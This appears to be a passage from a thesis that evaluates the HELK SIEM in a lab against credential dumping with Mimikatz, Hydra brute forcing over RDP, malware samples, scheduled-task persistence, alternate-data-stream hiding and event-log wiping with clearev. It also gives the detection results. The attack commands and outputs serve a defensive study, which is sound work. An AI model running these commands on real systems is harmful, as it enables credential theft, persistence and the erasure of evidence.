 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 396436 (00000000:00060c94)
Session           : Interactive from 1
User Name         : victim1
Domain            : WINDOWS-7
Logon Server      : WINDOWS-7
Logon Time        : 11/25/2021 10:31:16 PM
SID               : S-1-5-21-2888027788-1811569079-3909077725-1000
        msv :
         [00000003] Primary
         * Username : victim1
         * Domain   : WINDOWS-7
         * NTLM     : 66c05ccb0dff0126ef2f20ad7289699f
         * SHA1     : 032f95acd1f9657041d7cf187c2998154b3c0929
         [00010000] CredentialKeys
         * NTLM     : 66c05ccb0dff0126ef2f20ad7289699f
         * SHA1     : 032f95acd1f9657041d7cf187c2998154b3c0929
        tspkg :
        wdigest :
         * Username : victim1
         * Domain   : WINDOWS-7
         * Password : 123456!a
        kerberos :
         * Username : victim1
         * Domain   : WINDOWS-7
         * Password : (null)
```

Picture 42: Plain text password with Mimikatz

5.3 Brute Force attack

Adversaries may use brute force techniques to gain access to accounts when passwords are unknown or when password hashes are obtained. Without knowing the password of an account, an attacker may guess the password using a repetitive or iterative mechanism. Brute forcing credentials may take place at various points during a breach. Most commonly, brute forcing techniques will take place via interaction with an existing service that will check the validity of those credentials. Another case could be offline against previously acquired credential data, such as password hashes.


According to the MITRE ATT&CK matrix [8], there are four subcategories to Brute Force attacks.

- Password Guessing in which the attacker has no prior knowledge of legitimate credentials concerning the system he is attacking and tries to guess them.
- Password Cracking in which adversaries try to recover plaintext passwords or credentials in general, from other coded forms they have previously acquired such as hashes of passwords.
- Password Spraying where adversaries use a small list of commonly used passwords against multiple accounts in an attempt to acquire valid credentials for at least one of them.
- And Credential Stuffing which is the automated injection of stolen usernames and passwords, from previous data breaches in website login forms.

For the evaluation process, the Hydra command-line tool was used, which is already installed in the Kali Linux client. The attack tool was used in the Windows 10 client. The attacker learned about the existence of the Windows 10 machine in the network through the enumeration process at the first step. He also learned that port 3389 is open in this specific client so, the remote desktop protocol can be used as an attack vector.

We assume that he knows the user that operates this workstation and uses as a username his own name, which is Konstantinos. We understand that this is a classic Password Guessing occasion. In addition, the attacker uses also a wordlist with the most possible passwords according to research he has done regarding this person. This wordlist is named `PossiblePasswords.txt` and there are 17 strings in it. The small number of possible credentials is because we want to see if we will get 17 responses to HELK or a single one or none.

Running a command in hydra is very simple. He just need to insert the username we want to attack the password or passwords we want to test, the host we are attacking to and the service we wish to use. The command ends up like the one in Figure 40.



Picture 43: Hydra Brute Force attack

The attack was successful and discovered the user's password in 17 tries, which means he used all strings in the file just to check every passwords validity even though the successful one was not the last string in the text file.

5.4 Malware Injection

According to Cisco [15], malware is a malicious software, which aims to cause trouble to computers or systems by either damaging or destroying them. Malware is not a new threat. It has been around for a while. It is evolving though. As the IoT landscape continues to grow cybercriminals, find new ways of exploiting new weaknesses in IoT devices.

As mentioned in a survey [16], in previous years malware mainly targeted personal computers with Windows operating systems. Nowadays, IoT devices are the target of choice for many adversaries. The reason is the absence of security protocols or the loosely defined defensive designs.

To evaluate HELK's response to malware we tested four different malware instances, Emotet, WannaCry, BotenaGo and Dridex. Emotet and WannaCry were injected in the Windows 10 client, the BotenaGo instance in the Ubuntu virtual machine and Dridex in the Windows 7 host. Every malware sample was downloaded from the MalwareBazaar website, which is a project from abuse.ch, which is a research project at the Bern University of Applied Sciences.

5.4.1 Emotet

Emotet is a malware, which was discovered as a Banking Trojan back in 2014, but it has involved since. Nowadays it is considered the primary go-to solution for many cyber criminals and acts as a Malware-as-a-Service [17]. In this way, it can be utilized as an arc that ships and drops other banking Trojans, mainly Trickbot.

For this test, a Microsoft Office Word file (.docx) infected with Emotet was used to track the malware's activity.

5.4.2 WannaCry

The WannaCry ransomware is one of the most well-known malware there is. It was introduced in 2017 during one of the largest ransomware attacks. This ransomware encrypts the files in a person's computer with a strong encrypting algorithm and demands a payment to be arranged in Bitcoin until four days after the initial infection. If the victim does not proceed to the payment of the ransom, it permanently deletes all the encrypted files.

Picture 44: WannaCry ransomware in the Windows 10 infected host

The effects of the WannaCry ransomware infection can be devastating. According to S. Mohurle and M. Patil in their survey [18], in 2017, WannaCry had an impact on many companies such as FedEx, Nissan and megaforTelefonica, the National Health System of the UK, whole countries like India and plenty of colleges in China.

The WannaCry sample we downloaded is an executable file, which acts like an installation file. After the user runs it, the malware creates various files on the desktop and the Wana Decrypt0r 2.0 program that executes by itself and is the only thing we can interact with from then on.

5.4.3 BotenaGo

BotenaGo is a backdoor malware mainly targeting IoT devices and serving as a prelude for more attacks. It is written in the open source programming language Golang (Go in short, designed by Google). It is a malware with a low antivirus detection rate [19], which makes it even more capable of hiding inside an unprotected system such as an IoT device.

There seems to be a link with the Mirai malware family for some of the BotenaGo variants [19], although AT&T has found differences in the way these two malwares operate and their source code. BotenaGo operates via directions it receives from its command and control (C&C). At first, it creates two open ports, 31412 and 19412. Once the backdoors are established it listens to the 19412 port to acquire the victims IP. Then it acts as a backdoor for the entire attack.

As of now, it is not exactly clear what this malware is. As AT&T states in its blog [19], BotenaGo could be only a module of a larger “malware suite” or be a part of the Mirai botnet or even not a finished version of a malware which leaked before it was ready.

In the current scenario, BotenaGo was injected in an Ubuntu machine.

5.4.4 Dridex

Finally, the Dridex malware is a financial Trojan that specializes in stealing bank credentials. Originally, Dridex appeared in 2011, but was not very active until 2015, when UK bank accounts recorded a loss of approximately 30 million pounds [20]. Recently Dridex has re-emerged with the use of the Apache Log4j vulnerability, which came into widespread

attention in the December of 2021. Using Log4j, Dridex is injected to Windows hosts, steals every banking credentials it may find and sends them to an indicated IP.

Dridex was downloaded as an executable file and when executed the user is not able to experience any visible differences.

5.5 Maintain Persistence

When an adversary has penetrated a computer system, he might not need to take data or information from that target at this specific time that the attack takes place. Attackers may want to acquire information in a specific time in the future. To be able to do this adversaries use Persistence techniques to maintain a foothold on the victim's computer.

A malware can serve as a Persistence mechanism, which is usually treated as an event-triggered execution. While infected with malware a user might use his computer and with his actions without knowing it, repeatedly trigger the execution of the malware. This malware then might connect to a C&C center and send information regarding this host or its user.

Another method to maintain Persistence is with Scheduled Tasks. This is also the mechanism being tested in this case. Using the `at.exe` command in command-line users can schedule specific events to occur when they choose instead of using the graphical user interface of Windows. The same applies for adversaries once they have gained access in a machine.

The two cases examined here is firstly, a scheduled task that creates a systeminfo.txt file running the `systeminfo.exe` command and secondly another task that pings the attacker's Kali Linux virtual machine. These tasks occur every Tuesday at a given time.

```
C:\>at 20:15 /every:Tuesday cmd /c "systeminfo > C:\systeminfo.txt"
at 20:15 /every:Tuesday cmd /c "systeminfo > C:\systeminfo.txt"
Added a new job with job ID = 1

C:\>
```

Picture 45: Scheduled task (systeminfo.txt)

```
C:\Windows\system32>at 21:07 /every:Tuesday cmd c/ "ping 192.168.91.140"
at 21:07 /every:Tuesday cmd c/ "ping 192.168.91.140"
Added a new job with job ID = 4

C:\Windows\system32>
```

Picture 46: Scheduled task (ping Kali Linux)

To see that this Persistence method works, in the Console of Kali Linux, we run `tcpdump` to confirm that the packets indeed arrive to the attacker.

```
21:07:01.568866 IP 192.168.91.139.9092 > 192.168.91.143.49157: Flags [.], ack 2299, win 50176, length 0
21:07:01.570015 IP 192.168.91.139.9092 > 192.168.91.143.49157: Flags [P.], seq 1:55, ack 2299, win 50470, length 54
21:07:01.570417 IP 192.168.91.143.49157 > 192.168.91.139.9092: Flags [P.], seq 2299:3662, ack 55, win 254, length 1363
21:07:01.570523 IP 192.168.91.139.9092 > 192.168.91.143.49157: Flags [.], ack 3662, win 50470, length 0
21:07:01.571257 IP 192.168.91.139.9092 > 192.168.91.143.49157: Flags [P.], seq 55:109, ack 3662, win 50470, length 54
21:07:01.787575 IP 192.168.91.143.49157 > 192.168.91.139.9092: Flags [.], ack 109, win 253, length 0
```

Picture 47: Tcpdump acknowledges received packets from victim

5.6 Covering Tracks

In many occasions, an attacker leaves behind tracks and files associated with his actions. Most commonly, his footprint would be visible in the log files our computer generates. To deal with this situation, adversaries most of the times erase these log files at the end of the attack to hide their presence.

Another method of hiding their tracks is to hide the files produced during the attack inside a different file that is important to the victim. In that way, the attacker ensures that his files will not be deleted and will be available during a future possible attack.

For this thesis, we demonstrated both these cases. At first, we hide the `systeminfo.txt` file produced by the Scheduled Task of the previous step into the file we downloaded from the Windows 7 client via the Metasploit framework in the Exploitation step (`Very_Important_Document.txt`). This was done with the `type` command used in the Windows command-line.

```
C:\Users\victim1\Desktop>type c:\systeminfo.txt > Very_Important_Document.txt:systeminfo.txt
type c:\systeminfo.txt > Very_Important_Document.txt:systeminfo.txt
```

Picture 48: Hiding a file into another

To clear up the logs in the Windows 7 virtual machine the Metasploit framework was once again selected. With the session of meterpreter open, the command `clearev` was run which wipes out the event logs of the Windows operating system.

```
meterpreter > clearev
[*] Wiping 319 records from Application...
[*] Wiping 1146 records from System...
[*] Wiping 971 records from Security...
meterpreter >
```

Picture 49: Wiping logs with clearev


6. RESULTS

The goal of this research was to evaluate the detection capabilities of HELK. In a similar project [21] where only two scenarios were tested, the results were encouraging.

In our test, many rules were triggered resulting in the SIEM generating various alerts. There was also a large number of false positives. When an event met the requirements for a rule to be triggered, we saw the alert even though there was not an attack happening at the time.

6.1 Reconnaissance and Enumeration

As mentioned in Chapter 5.1 both Nessus and Nmap were used in the Reconnaissance phase. The Host Discovery scan of Nessus did not trigger any rules even though it discovered every device in the network. So just pinging devices does not produce an alert. On the other hand, the Basic scan was detected by HELK.




Time	process_name	rule_technique_id	rule_technique_name	host_name	src_ip_addr	user_name
Nov 24, 2021 @ 20:58:10.822	svchost.exe	T1021	Remote Services	windows-7	192.168.91.140	network service
Nov 24, 2021 @ 21:01:19.201	svchost.exe	T1021	Remote Services	windows-7	192.168.91.140	network service
Nov 24, 2021 @ 21:01:19.668	svchost.exe	T1021	Remote Services	windows-7	192.168.91.140	network service
Nov 24, 2021 @ 21:01:20.236	svchost.exe	T1021	Remote Services	windows-7	192.168.91.140	network service
Nov 24, 2021 @ 21:01:20.276	svchost.exe	T1021	Remote Services	windows-7	192.168.91.140	network service
Nov 24, 2021 @ 21:01:20.286	svchost.exe	T1021	Remote Services	windows-7	192.168.91.140	network service
Nov 24, 2021 @ 21:01:20.444	svchost.exe	T1021	Remote Services	windows-7	192.168.91.140	network service
Nov 24, 2021 @ 21:01:20.788	svchost.exe	T1021	Remote Services	windows-7	192.168.91.140	network service
Nov 24, 2021 @ 21:01:22.969	svchost.exe	T1021	Remote Services	windows-7	192.168.91.140	network service
Nov 24, 2021 @ 21:01:24.527	svchost.exe	T1021	Remote Services	windows-7	192.168.91.140	network service
Nov 24, 2021 @ 21:01:26.168	svchost.exe	T1021	Remote Services	windows-7	192.168.91.140	network service
Nov 24, 2021 @ 21:01:26.934	svchost.exe	T1021	Remote Services	windows-7	192.168.91.140	network service
Nov 24, 2021 @ 21:01:26.949	svchost.exe	T1021	Remote Services	windows-7	192.168.91.140	network service
Nov 24, 2021 @ 21:01:27.013	svchost.exe	T1021	Remote Services	windows-7	192.168.91.140	network service
Nov 24, 2021 @ 21:01:27.030	svchost.exe	T1021	Remote Services	windows-7	192.168.91.140	network service
Nov 24, 2021 @ 21:01:27.062	svchost.exe	T1021	Remote Services	windows-7	192.168.91.140	network service

Picture 50: HELK discovers the Nessus Basic Scan

Here we can see that we get multiple Remote Services alerts, with the ID of T1021. According to MITRE ATT&CK [9] this technique is presented whenever an attacker tries to interact remotely with our systems or attempt to log on to them using remote connections such as telnet, SSH etc. In fact, HELK recognized the IP of the attacker as we observe in Figure 47 and the workstation that is attacked. The alert HELK presents is a generic one, although it does show us that svchost.exe is the process under attack. Services are organized into logical service groups that are somewhat related and then a single Service Host instance is created to host each group. So, svchost.exe resembles a group of services that get involved. If we expand each of the alerts, we can see all the services attacked. Therefore, HELK was successful at detecting the enumeration events caused by Nessus

and categorizing them, even giving us the IP of the adversary, which is a valuable step in the Threat Hunting procedure.

Now in the Nmap case, the stealthier scan again got undetected. However, the full scan was detected. The alerts we get are the same as in the previous case, but we also get the T1047 alert, which concerns the wmpnetwk.exe process. WMPNETWK stands for Windows Media Player Network Sharing Service. It is a component of Windows Media Player used to share media libraries. Obviously, Nmap accessed the service during the scanning process and HELK gave us the alert of File System Permissions Weakness. This means that the permissions in this service are improperly set up and could result in an exploitation from an adversary.



Time	process_name	rule_technique_id	rule_technique_name	host_name	src_ip_addr	user_name
Nov 24, 2021 @ 21:44:43.094	svchost.exe	T1021	Remote Services	windows-7	192.168.91.140	network service
Nov 24, 2021 @ 21:44:54.110	svchost.exe	T1021	Remote Services	windows-7	192.168.91.140	network service
Nov 24, 2021 @ 21:44:54.127	svchost.exe	T1021	Remote Services	windows-7	192.168.91.140	network service
Nov 24, 2021 @ 21:46:36.193	svchost.exe	T1021	Remote Services	windows-7	192.168.91.140	network service
Nov 24, 2021 @ 21:46:36.919	svchost.exe	T1021	Remote Services	windows-7	192.168.91.140	network service
Nov 24, 2021 @ 21:46:55.174	wmpnetwk.exe	T1047	File System Permissions Weakness	windows-7	-	network service
Nov 24, 2021 @ 21:47:40.204	svchost.exe	T1021	Remote Services	windows-7	192.168.91.140	network service
Nov 24, 2021 @ 21:47:40.261	svchost.exe	T1021	Remote Services	windows-7	192.168.91.140	network service
Nov 24, 2021 @ 21:47:40.261	svchost.exe	T1021	Remote Services	windows-7	192.168.91.140	network service
Nov 24, 2021 @ 21:47:40.262	svchost.exe	T1021	Remote Services	windows-7	192.168.91.140	network service

Picture 51: HELK discovers the Nmap Full Scan

6.2 Exploitation and Privilege Escalation

In this phase, the use of the Metasploit framework was not detected. Even though multiple actions took place neither of them was discovered. These include the exploit we used (MS17_010/ETERNAL BLUE), the commands we run in the meterpreter environment (`getsystem`, `hashdump` and `shell`), and the download of the victim's file and the upload of Mimikatz.


Nonetheless, Mimikatz was not only detected but we could see exactly what happened during the procedure. We know that Mimikatz receives the credentials stored in the lsass memory.

Time	process_name	rule_technique_id	rule_technique_name	host_name	user_name
Nov 25, 2021 @ 22:46:38.616	mimikatz.exe	T1003	Credential Dumping	windows-7	-
Nov 25, 2021 @ 22:45:17.791	svchost.exe	T1047	File System Permissions Weakness	windows-7	system
Nov 25, 2021 @ 22:45:17.791	svchost.exe	-	-	windows-7	-
Nov 25, 2021 @ 22:45:16.005	svchost.exe	T1047	File System Permissions Weakness	windows-7	system
Nov 25, 2021 @ 22:45:15.833	svchost.exe	-	-	windows-7	-
Nov 25, 2021 @ 22:45:13.591	lsass.exe	-	-	windows-7	-
Nov 25, 2021 @ 22:45:13.202	conhost.exe	-	-	windows-7	-
Nov 25, 2021 @ 22:45:13.170	svchost.exe	-	-	windows-7	-
Nov 25, 2021 @ 22:45:13.170	svchost.exe	-	-	windows-7	-
Nov 25, 2021 @ 22:45:13.124	csrss.exe	-	-	windows-7	-
Nov 25, 2021 @ 22:45:13.108	mimikatz.exe	T1204	User Execution	windows-7	victim1
Nov 25, 2021 @ 22:45:13.108	svchost.exe	-	-	windows-7	-
Nov 25, 2021 @ 22:45:12.141	consent.exe	-	-	windows-7	system
Nov 25, 2021 @ 22:45:11.985	consent.exe	T1130	Install Root Certificate	windows-7	system
Nov 25, 2021 @ 22:45:11.970	consent.exe	T1130	Install Root Certificate	windows-7	system

Picture 52: Mimikatz procedure recognized

We can see multiple events shown by the execution of Mimikatz, although not all of them trigger alerts. At first HELK informs us that a User Execution of the Mimikatz executable is the reason this process is underway. In many cases, an adversary gains access to a system by prompting the victim to execute a program instead of himself. For example, Phishing campaigns are a way of making the user execute a program on behalf of the attacker without the user knowing it.

After that we see processes being run and among them the lsass.exe process, but without triggering an alarm. In the end, approximately 25 seconds after the initial execution of Mimikatz, HELK detects Credential Dumping from the LSASS memory. This means HELK has successfully detected the whole process.



Time	process_name	rule_technique_id	rule_technique_name	host_name	user_name
Nov 25, 2021 @ 22:46:38.616	mimikatz.exe	T1003	Credential Dumping	windows-7	-

Picture 53: Mimikatz attack graphical representation

In conclusion, HELK does really well at detecting Mimikatz and the techniques it uses.


6.3. Brute Force attack

The attack took place against the remote desktop protocol. The wordlist used contained 17 possible passwords. All of the 17 attempts were successfully captured. Moreover, by expanding the alerts we could see the one that was successful and the failed ones.

Time	process_name	rule_technique_id	rule_technique_name	host_name	src_ip_addr	user_name
Nov 26, 2021 @ 22:31:28.566	svchost.exe	T1021	Remote Services	windows-10	192.168.91.140	network service
Nov 26, 2021 @ 22:31:28.419	svchost.exe	T1021	Remote Services	windows-10	192.168.91.140	network service
Nov 26, 2021 @ 22:31:28.411	svchost.exe	T1021	Remote Services	windows-10	192.168.91.140	network service
Nov 26, 2021 @ 22:31:28.350	svchost.exe	T1021	Remote Services	windows-10	192.168.91.140	network service
Nov 26, 2021 @ 22:31:28.188	svchost.exe	T1021	Remote Services	windows-10	192.168.91.140	network service
Nov 26, 2021 @ 22:31:28.187	svchost.exe	T1021	Remote Services	windows-10	192.168.91.140	network service
Nov 26, 2021 @ 22:31:28.092	svchost.exe	T1021	Remote Services	windows-10	192.168.91.140	network service
Nov 26, 2021 @ 22:31:27.756	svchost.exe	T1021	Remote Services	windows-10	192.168.91.140	network service
Nov 26, 2021 @ 22:31:27.288	svchost.exe	T1021	Remote Services	windows-10	192.168.91.140	network service
Nov 26, 2021 @ 22:31:26.483	svchost.exe	T1021	Remote Services	windows-10	192.168.91.140	network service
Nov 26, 2021 @ 22:31:26.482	svchost.exe	T1021	Remote Services	windows-10	192.168.91.140	network service
Nov 26, 2021 @ 22:31:26.424	svchost.exe	T1021	Remote Services	windows-10	192.168.91.140	network service
Nov 26, 2021 @ 22:31:26.331	svchost.exe	T1021	Remote Services	windows-10	192.168.91.140	network service
Nov 26, 2021 @ 22:31:17.047	svchost.exe	T1021	Remote Services	windows-10	192.168.91.140	network service

Picture 54: Brute force results in HELK


Because the attacks took place in the remote desktop protocol, HELK considered they have a correlation with remote services and so gave them this alerting signature. Nevertheless, HELK detected also the IP address of the attacker and the host who was attacked (Windows 10). By clicking the alerts dropdown list, we can see the successful login.



Picture 55: Successful and failed logon attempts

6.4 Malware

Emotet was the first malware tested in the Windows 10 machine. HELK was very successful at detecting every action of the malware. At first, we can see that a user executed the infected word file. Then Emotet uses the Process Injection method, in which arbitrary cod is executed in the address space of a separate live process. After that, the malware uses the DLL Side Loading Technique [8]. This is mainly used to mask any malicious action of the adversary under a legitimate and trusted application. Side Loading is achieved by taking advantage of the DLL search order. The loader places the two applications (the authentic and the malicious) alongside each other. In that way the adversary's actions remain hidden. Moreover, HELK informs us that the malware tries to run a PowerShell script to extract credentials. Eventually, we can see that Credential Dumping is happening and the adversary possibly has the victim's passwords.



Picture 56: Number of alerts Emotet generated

>	Jan 3, 2022 @ 21:23:52.062	winword.exe	T1003	Credential Dumping	windows-10
>	Jan 3, 2022 @ 21:23:52.038	winword.exe	-	-	windows-10
>	Jan 3, 2022 @ 21:23:51.839	winword.exe	T1059.001	PowerShell	windows-10
>	Jan 3, 2022 @ 21:23:22.445	winword.exe	-	Outlook Server 95/98 Identity Keys	windows-10
>	Jan 3, 2022 @ 21:23:22.209	svchost.exe	T1047	File System Permissions Weakness	windows-10
>	Jan 3, 2022 @ 21:23:20.795	winword.exe	T1130	Install Root Certificate	windows-10
>	Jan 3, 2022 @ 21:23:17.037	dllhost.exe	T1543	Service Creation	windows-10
>	Jan 3, 2022 @ 21:23:13.715	svchost.exe	T1047	File System Permissions Weakness	windows-10
>	Jan 3, 2022 @ 21:23:13.077	winword.exe	-	-	windows-10
>	Jan 3, 2022 @ 21:23:13.010	winword.exe	T1073	DLL Side-Loading	windows-10
>	Jan 3, 2022 @ 21:23:12.978	winword.exe	T1073	DLL Side-Loading	windows-10
>	Jan 3, 2022 @ 21:23:12.963	winword.exe	-	-	windows-10
>	Jan 3, 2022 @ 21:23:12.806	winword.exe	-	-	windows-10
>	Jan 3, 2022 @ 21:23:12.713	explorer.exe	-	-	windows-10
>	Jan 3, 2022 @ 21:23:12.619	winword.exe	T1055	Process Injection	windows-10
>	Jan 3, 2022 @ 21:23:12.604	winword.exe	T1055	Process Injection	windows-10
>	Jan 3, 2022 @ 21:23:11.967	winword.exe	T1204	User Execution	windows-10

Picture 57: Emotet alerts

Next, the Windows 10 machine was infected with the WannaCry ransomware. Again HELK was able to detect all of the steps the ransomware followed in order to infect the Virtual Machine.

>	Jan 3, 2022 @ 22:26:11.369	ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe	T1218	Office Signed Binary Proxy Execution	windows-10	-
>	Jan 3, 2022 @ 22:26:11.237	ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe	T1099	Timestomp	windows-10	-
>	Jan 3, 2022 @ 22:26:11.204	ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe	T1099	Timestomp	windows-10	-
>	Jan 3, 2022 @ 22:26:11.151	ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe	T1099	Timestomp	windows-10	-
>	Jan 3, 2022 @ 22:26:11.119	ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe	T1099	Timestomp	windows-10	-
>	Jan 3, 2022 @ 22:26:11.102	ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe	T1099	Timestomp	windows-10	-
>	Jan 3, 2022 @ 22:26:11.078	ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe	T1099	Timestomp	windows-10	-
>	Jan 3, 2022 @ 22:26:10.782	ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe	T1099	Timestomp	windows-10	-

Picture 58: WannaCry alerts - 1

